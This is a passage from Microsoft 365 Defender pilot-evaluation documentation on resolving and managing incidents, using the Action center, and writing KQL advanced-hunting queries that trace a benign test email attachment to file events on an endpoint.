
During the automated investigation, Microsoft Defender for Endpoint identified the notepad.exe process, which was injected as one of the artifacts requiring remediation. Defender for Endpoint automatically stops the suspicious process injection as part of the automated remediation.

You can see *notepad.exe* disappear from the list of running processes on the test device.

Resolve the incident

After the investigation is complete and confirmed to be remediated, you resolve the incident.


From the **Incident** page, select **Manage incident**. Set the status to **Resolve incident** and select **True alert** for the classification and **Security testing** for the determination.



When the incident is resolved, it resolves all of the associated alerts in the Microsoft 365 Defender portal and the related portals.

This wraps up attack simulations for incident analysis, automated investigation, and incident resolution.

Next step



Step 2 of 2: Try Microsoft 365 Defender incident response capabilities

Navigation you may need

Create the Microsoft 365 Defender Evaluation Environment

Try Microsoft 365 Defender incident response capabilities in a pilot environment

Article • 09/27/2022 • 9 minutes to read

Applies to:

- Microsoft 365 Defender


This article is Step 2 of 2 in the process of performing an investigation and response of an incident in Microsoft 365 Defender using a pilot environment. For more information about this process, see the overview article.

Once you have performed an incident response for a simulated attack, here are some Microsoft 365 Defender capabilities to explore:

Capability	Description
Prioritizing incidents	Use filtering and sorting of the incidents queue to determine which incidents to address next.
Managing incidents	Modify incident properties to ensure correct assignment, add tags and comments, and to resolve an incident.
Automated investigation and response	Use automated investigation and response (AIR) capabilities to help your security operations team address threats more efficiently and effectively. The Action center is a "single pane of glass" experience for incident and alert tasks such as approving pending remediation actions.
Advanced hunting	Use queries to proactively inspect events in your network and locate threat indicators and entities. You also use advanced hunting during the investigation and remediation of an incident.

Prioritize incidents

You get to the incident queue from **Incidents & alerts** > **Incidents** on the quick launch of the Microsoft 365 Defender portal. Here's an example.




The **Most recent incidents and alerts** section shows a graph of the number of alerts received and incidents created in the last 24 hours.

To examine the list of incidents and prioritize their importance for assignment and investigation, you can:

- Configure customizable columns (select **Choose columns**) to give you visibility into different characteristics of the incident or the impacted entities. This helps you make an informed decision regarding the prioritization of incidents for analysis.
- Use filtering to focus on a specific scenario or threat. Applying filters on the incident queue can help determine which incidents require immediate attention.


From the default incident queue, select **Filters** to see a **Filters** pane, from which you can specify a specific set of incidents. Here's an example.



For more information, see Prioritize incidents.

Manage incidents

You can manage incidents from the **Manage incident** pane for an incident. Here's an example.



You can display this pane from the **Manage incident** link on the:

- Properties pane of an incident in the incident queue.
- **Summary** page of an incident.

Here are the ways you can manage your incidents:

- Edit the incident name

  Change the automatically assigned name based on your security team best practices.

- Add incident tags

  Add tags that your security team uses to classify incidents, which can be later filtered.

- Assign the incident

  Assign it to a user account name, which can be later filtered.

- Resolve an incident

  Close the incident after it has been remediated.

- Set its classification and determination

  Classify and select the threat type when you resolve an incident.

- Add comments


  Use comments for progress, notes, or other information based on your security team best practices. The full comment history is available from the **Comments and history** option in the details page of an incident.

For more information, see Manage incidents.


Examine automated investigation and response with the Action center

Depending on how automated investigation and response capabilities are configured for your organization, remediation actions are taken automatically or only upon approval by your security operations team. All actions, whether pending or completed, are listed in the Action center, which lists pending and completed remediation actions for your devices, email & collaboration content, and identities in one location.

Here's an example.



From the Action center, you can select pending actions and then approve or reject them in the flyout pane. Here's an example.



Approve (or reject) pending actions as soon as possible so that your automated investigations can proceed and complete in a timely manner.

For more information, see Automated investigation and response and Action center.

Use advanced hunting

> **Note**
>
> Before we walk you through the advanced hunting simulation, watch the following video to understand advanced hunting concepts, see where you can find it in the portal, and know how it can help you in your security operations.

https://www.microsoft.com/en-us/videoplayer/embed/RE4Bp7O?postJsllMsg=true

If the optional fileless PowerShell attack simulation were a real attack that had already reached the credential access stage, you can use advanced hunting at any point in the investigation to proactively search through events and records in the network using what you already know from the generated alerts and affected entities.

For instance, based on information in the User and IP address reconnaissance (SMB) alert, you can use the `IdentityDirectoryEvents` table to find all the SMB session enumeration events, or find more discovery activities in various other protocols in Microsoft Defender for Identity data using the `IdentityQueryEvents` table.

Hunting environment requirements

There's a single internal mailbox and device required for this simulation. You'll also need an external email account to send the test message.

1. Verify that your tenant has enabled Microsoft 365 Defender.
2. Identify a target mailbox to be used for receiving email.
    - This mailbox must be monitored by Microsoft Defender for Office 365
    - The device from requirement 3 needs to access this mailbox
3. Configure a test device:

    a. Make sure you are using Windows 10 version 1903 or later version.

    b. Join the test device to the test domain.

    c. Turn on Microsoft Defender Antivirus. If you are having trouble enabling Microsoft Defender Antivirus, see this troubleshooting topic.

    d. Onboard to Microsoft Defender for Endpoint.

Run the simulation

1. From an external email account, send an email to the mailbox identified in step 2 of the hunting environment requirements section. Include an attachment that will be allowed through any existing email filter policies. This file does not need to be malicious or an executable. Suggested file types are *.pdf*, *.exe* (if allowed), or an Office document type such as a Word file.
2. Open the sent email from the device configured as defined in step 3 of the hunting environment requirements section. Either open the attachment or save the file to the device.

Go hunting

1. Open the Microsoft 365 Defender portal.
2. From the navigation pane, select **Hunting** > **Advanced hunting**.
3. Build a query that starts by gathering email events.

    a. Select **Query** > **New**.


b. In the **Email** groups under **Advanced hunting**, double-click **EmailEvents**. You should see this in the query window.

```
Console
EmailEvents
```

c. Change the time frame of the query to the last 24 hours. Assuming the email you sent when you ran the simulation above was in the past 24 hours, otherwise change the time frame as needed.

d. Select **Run query**. You may have differing results depending on your pilot environment.

> **Note**
>
> See the next step for filtering options to limit data return.



> **Note**
>
> Advanced hunting displays query results as tabular data. You can also opt to view the data in other format types such as charts.


e. Look at the results and see if you can identify the email you opened. It may take up to two hours for the message to show up in advanced hunting. To narrow

down the results, you can add the **where** condition to your query to only look for emails that have "yahoo.com" as their SenderMailFromDomain. Here's an example.

```
Console

EmailEvents
| where SenderMailFromDomain == "yahoo.com"
```

f. Click the resulting rows from the query so you can inspect the record.



4. Now that you have verified that you can see the email, add a filter for the attachments. Focus on all emails with attachments in the environment. For this simulation, focus on inbound emails, not those that are being sent out from your environment. Remove any filters you have added to locate your message and add "| where **AttachmentCount > 0** and **EmailDirection == "Inbound""**

   The following query will show you the result with a shorter list than your initial query for all email events:

```
Console

EmailEvents
| where AttachmentCount > 0 and EmailDirection == "Inbound"
```

5. Next, include the information about the attachment (such as: file name, hashes) to your result set. To do so, join the **EmailAttachmentInfo** table. The common fields to use for joining, in this case are **NetworkMessageId** and **RecipientObjectId**.

   The following query also includes an additional line "| **project-rename EmailTimestamp=Timestamp**" that'll help identify which timestamp was related to

the email versus timestamps related to file actions that you'll add in the next step.

Console

```
EmailEvents
| where AttachmentCount > 0 and EmailDirection == "Inbound"
| project-rename EmailTimestamp=Timestamp
| join EmailAttachmentInfo on NetworkMessageId, RecipientObjectId
```

6. Next, use the **SHA256** value from the **EmailAttachmentInfo** table to find **DeviceFileEvents** (file actions that happened on the endpoint) for that hash. The common field here will be the SHA256 hash for the attachment.

   The resulting table now includes details from the endpoint (Microsoft Defender for Endpoint) such as device name, what action was done (in this case, filtered to only include FileCreated events), and where the file was stored. The account name associated with the process will also be included.

   Console

   ```
   EmailEvents
   | where AttachmentCount > 0 and EmailDirection == "Inbound"
   | project-rename EmailTimestamp=Timestamp
   | join EmailAttachmentInfo on NetworkMessageId, RecipientObjectId
   | join DeviceFileEvents on SHA256
   | where ActionType == "FileCreated"
   ```

   You've now created a query that'll identify all inbound emails where the user opened or saved the attachment. You can also refine this query to filter for specific sender domains, file sizes, file types, and so on.

7. Functions are a special kind of join, which let you pull more TI data about a file like its prevalence, signer and issuer info, etc. To get more details on the file, use the **FileProfile()** function enrichment:

   Console


   ```
   EmailEvents
   | where AttachmentCount > 0 and EmailDirection == "Inbound"
   | project-rename EmailTimestamp=Timestamp
   | join EmailAttachmentInfo on NetworkMessageId, RecipientObjectId
   | join DeviceFileEvents on SHA256
   | where ActionType == "FileCreated"
   | distinct SHA1
   | invoke FileProfile()
   ```

Create a detection

